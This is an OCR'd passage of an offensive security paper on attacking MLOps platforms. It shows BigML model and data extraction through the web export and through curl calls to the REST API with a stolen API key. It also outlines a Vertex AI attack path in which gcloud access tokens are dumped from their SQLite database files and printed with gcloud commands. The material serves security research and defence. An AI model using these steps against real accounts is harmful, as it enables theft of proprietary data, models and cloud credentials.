
Web Interface

A summary diagram is shown below on the process to conduct a model extraction attack within BigML using the web interface.




BigML model extraction via web interface summary diagram

To extract a trained model, navigate to “Supervised” → “Models” within a project. From there, you can select the model you want to extract.




Viewing models

Select “Download Actionable Model”.



Downloading model

You can choose the programming language of your choice, and then copy the associated source code. This source code correlates to the model that was created within the BigML project.



Downloading actionable model


You can then use the code to be able to make predictions, based on the ML model that was extracted. In this example, we extracted the model in C# source code format, and can duplicate its predictions of how much a taxi fare will be.

```
Command Prompt

C:\Temp>farePredictor.exe 2 2 300 20 "CSH"

RATE CODE ENTERED: 2
PASSENGER COUNT ENTERED: 2
TRIP TIME ENTERED: 300
TRIP DISTANCE ENTEREDL 20
PAYMENT TYPE ENTERED: CSH

PREDICTATED FARE AMOUNT: $6.55556
```

Output of fare predictor based on extracted model

BigMLer

A summary diagram is shown below on the process to conduct a model extraction attack within BigML using BigMLer.



BigML model extraction via BigMLer summary diagram

The below command can be used to export a model with BigMLer.

```
bigmler export --model model/[MODEL_ID] --language python --output-dir
~/Downloads/exports --username [USERNAME] --api-key [API_KEY]
```

A listing of the exported files is shown below.

```
Generated files:

/home/hawk/Downloads:
     exports
      ├─.bigmler_export
      ├─model_660dbd79b47e654209bbb4c5.py
    /home/hawk/Downloads/exports:
          ├─storage
          ├─bigmler_sessions
      └─.bigmler_export_dir_stack

hawk@WIN-7713113:~/Downloads/exports$ ls -la
total 76
drwxrwxr-x  3 hawk hawk  4096 May 14 08:29 .
drwxr-xr-x 14 hawk hawk  4096 May 13 14:00 ..
-rw-rw-r--  1 hawk hawk   190 May 14 08:29 .bigmler_export
-rw-rw-r--  1 hawk hawk    29 May 14 08:29 .bigmler_export_dir_stack
-rw-rw-r--  1 hawk hawk   593 May 14 08:29 bigmler_sessions
-rw-rw-r--  1 hawk hawk 50324 May 14 08:29 model_660dbd79b47e654209bbb4c5.py
drwxrwxr-x  2 hawk hawk  4096 May 14 08:29 storage
```

Exported model files

The exported python code can then be used to make predictions using the exported model.


```python
# -*- coding: utf-8 -*-
def predict_y(data={}):
    """ Predictor for y from model/660dbd79b47e654209bbb4c5

        Predictive model by BigML - Machine Learning Made Easy
    """
    if (data.get('duration') is None):
        return {"prediction": "no", "confidence": 0.88002}
    if (data['duration'] > 385):
        if (data['duration'] > 639):
            if (data['duration'] > 860):
                if (data.get('contact') is None):
                    return {"prediction": "yes", "confidence": 0.56175}
                if (data['contact'] == "cellular"):
                    if (data.get('marital') is None):
                        return {"prediction": "yes", "confidence": 0.592
                    if (data['marital'] == "married"):
                        if (data.get('poutcome') is None):
                            return {"prediction": "yes", "confidence": 0
```

Snippet of exported model code

REST API Abuse

Like most MLOps platforms, BigML provides the ability to perform actions within the MLOps lifecycle using a REST API. Authentication to the REST API is available via an API key. Within a user profile, if you navigate to “API key”, this will present any

available API keys. One thing to note is that when you create an API key, there is no expiration date, and no ability to add an expiration date.




Viewing created API keys

Each API key has certain permissions assigned to it. It can be created to interact with the resources listed below.

Sources	Datasets	Samples	Correlations
Statistical Tests	Models	Ensembles	Linear Regressions
Logistic Regressions	Deepnets	Composites	Fusions
OptiML	Time Series	Evaluations	Clusters

Table of resources

Additionally, for each resource, you can assign whether it has Create, List, Read, Update or Delete permissions.



API key permissions menu

Full documentation on the BigML REST API is available here[47], which shows how to conduct several actions using an API key. A few of the more notable REST API functions related to the previously shown attack paths are highlighted below. Text in **bold** would need to be updated based on your environment.

List All Data Sources

The below curl command can be used to list all data sources available to a user using the Source REST API[48]. You will not be able to download the full contents of the data sources.

```
curl "https://bigml.io/source?username=[USERNAME]&api_key=[API_KEY]"
```

[47] https://bigml.com/api/quickstart
[48] https://bigml.com/api/sources

```
},
"file_name" : "bank-full.csv",
"format" : "table",
"image_analysis" : null,
"image_id" : null,
"item_analysis" : {},
"md5" : "b433d9e5f9d977e88f8709bf768d5908",
"name" : "bank-full.csv",
"name_options" : "closed, table, 17 fields (12 categorical, 5 numeric)"
"number_of_anomalies" : 0,
"number_of_anomalyscores" : 0,
"number_of_associations" : 0,
"number_of_associationsets" : 0,
"number_of_centroids" : 0,
"number_of_clusters" : 0,
```


Listing data sources

List All Projects

All projects that a user has access to can be listed by using the Projects REST API[49].

```
curl "https://bigml.io/project?username=[USERNAME]&api_key=[API_KEY]"
```


```
"objects" : [
   {
      "category" : 0,
      "code" : 200,
      "configuration" : null,
      "configuration_status" : false,
      "created" : "2024-02-12T16:19:31.215000",
      "creator" : "brett_hawkins",
      "description" : "",
      "execution_id" : null,
      "execution_status" : null,
      "manage_permission" : [],
      "name" : "Test Project",
      "name_options" : "",
      "private" : true,
      "resource" : "project/65ca4513a0a683376c351374",
      "stats" : {
```


Listing projects

[49]https://bigml.com/api/projects

List All Datasets

All available datasets can be listed using the Datasets REST API[50]. These will include the datasets that have been transformed from the data sources.

```
curl "https://bigml.io/dataset?username=[USERNAME]&api_key=[API_KEY]"
```

Listing datasets

Download Dataset – Data Extraction Attack

To download a dataset from the listing previously mentioned above, you can use the below curl request while still utilizing the Datasets REST API. This will download the full dataset and will facilitate a **Data Extraction** attack.

```
curl
"https://bigml.io/dataset/[DATASET_ID]/download?username=[USERNAME]&a
pi_key=[API_KEY]"
```

[50]https://bigml.com/api/datasets

```
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 3619k  100 3619k    0     0  5260k      0 --:--:-- --:--:-- --:--:-- 5252k
hawk@WIN-7713113:~$ head output_file
age,job,marital,education,default,balance,housing,loan,contact,day,month,duratio
58,management,married,tertiary,no,2143,yes,no,unknown,5,may,261,1,-1,0,unknown,n
44,technician,single,secondary,no,29,yes,no,unknown,5,may,151,1,-1,0,unknown,no
33,entrepreneur,married,secondary,no,2,yes,yes,unknown,5,may,76,1,-1,0,unknown,n
```

Downloading dataset

List Models

All available trained models can be listed using the Models REST API[51]. This includes all models that have been trained, based on given dataset(s).

```
curl "https://bigml.io/model?username=[USERNAME]&api_key=[API_KEY]"
```

```
"price" : 0,
"private" : true,
"project" : "project/65ca4513a0a683376c351374",
"randomize" : false,
"range" : null,
"replacement" : false,
"resource" : "model/660dbd79b47e654209bbb4c5",
"rows" : 45211,
"sample_rate" : 1,
"selective_pruning" : true,
"shared" : false,
"size" : 4610348,
"source" : "source/660dbc40ebd768355c643c8e",
"source_status" : true,
"split_candidates" : 32,
"split_field" : null,
"stat_pruning" : true,
```

Listing models


Download Model – Model Extraction Attack

After listing the available trained models, you can continue utilizing the Models REST API to download a model in the Predictive Model Markup Language (PMML)[52] format, so

[51]https://bigml.com/api/models
[52]https://dmg.org/pmml/pmml-v4-1.html

that it can be used offline to make predictions. This helps to facilitate a **Model Extraction** attack.

```
curl
"https://bigml.io/model/[MODEL_ID]?username=[USERNAME]&api_key=[API_KEY]&pmml=yes"
```




Downloading model in PMML format

GOOGLE CLOUD VERTEX AI


Google Cloud has an MLOps platform named Vertex AI, which contains all the components needed to facilitate the MLOps lifecycle.

An example attack scenario against Vertex AI could start with an attacker performing a phishing attack where a user executes a command-and-control payload. From there, the attacker uses Active Directory to escalate their privileges in the environment.




Gaining initial access and escalating privileges

With elevated privileges to an environment, an attacker could then perform lateral movement to an ML engineer's workstation. Since the ML engineer uses the GCloud CLI to access GCloud resources in this case, the attacker can dump the GCloud access tokens from the user's workstation.



Performing lateral movement to ML Engineer workstation

The attacker is able to access Vertex AI using the stolen access token, and exfiltrate any models the compromised ML engineer has access to.



Exfiltrating model from Vertex AI

Key Terminology

Google provides a great resource on key terminology[53] within Vertex AI. Some of the more notable terms that will be referenced in this research are listed below.

- **Dataset** – This is a collection of structured or unstructured data that can be used to train a model.
- **Model** – Any pre-trained or non-pre-trained model.
- **ML Pipeline** – This is an ML workflow that can be used to train a model.
- **Artifact** – This is a piece of information that is produced or consumed by an ML workflow. This could be datasets, models, input files, or training logs.

Authentication

There are multiple options to authenticate to Vertex AI, as detailed here[54]. Common methods for obtaining the required credentials include but are not limited to file shares, intranet sites, user workstations, social engineering, or other unprotected/misconfigured internal network resources.

- **Client Libraries** – This makes the use of Application Default Credentials (ADC) to authenticate to the Google Cloud API.

[53]https://cloud.google.com/vertex-ai/docs/glossary
[54]https://cloud.google.com/vertex-ai/docs/workbench/reference/authentication

- **Google Cloud CLI** – Access the Google Cloud CLI by authenticating with a Google account, which provides the necessary credentials needed to be used in the Google Cloud environment.
- **REST API** – You can use the REST API for Vertex AI by authenticating[55] with an access token generated by any of the below mechanisms:
    - Google Cloud CLI access[56]
    - ADC[57]
    - Impersonated service account[58]
    - Metadata server[59]

Methods to Obtain Access Token


There are multiple methods that can be used to obtain an access token for Vertex AI. Once you have obtained an access token, you can use it to authenticate and interact with the Vertex AI REST API. Some of these methods will be highlighted below.

Access Token SQLite Database

When a user authenticates with the Google Cloud CLI, an access token is obtained and logged in an SQLite database at the below file location.

Operating System	File Path
Windows	`%APPDATA%\gcloud\access_tokens.db`
Linux	`~/.config/gcloud/access_tokens.db`

Within the SQLite database there will be information such as the account id, access token, and token expiry.



Access token database

[55]https://cloud.google.com/docs/authentication/rest
[56]https://cloud.google.com/docs/authentication/rest#user-creds
[57]https://cloud.google.com/docs/authentication/rest#rest-request
[58]https://cloud.google.com/docs/authentication/rest#impersonated-sa
[59]https://cloud.google.com/docs/authentication/rest#metadata-server

Google Cloud CLI


If you have compromised Google Cloud user credentials and can login via the Google Cloud CLI, enter the below command to obtain an access token.

```
gcloud auth print-access-token
```

Getting access token from GCloud CLI

If you are logging in via ADC as a user in the Google Cloud CLI, you would run the below command to get an access token.

```
gcloud auth application-default print-access-token
```



Getting access token from ADC login

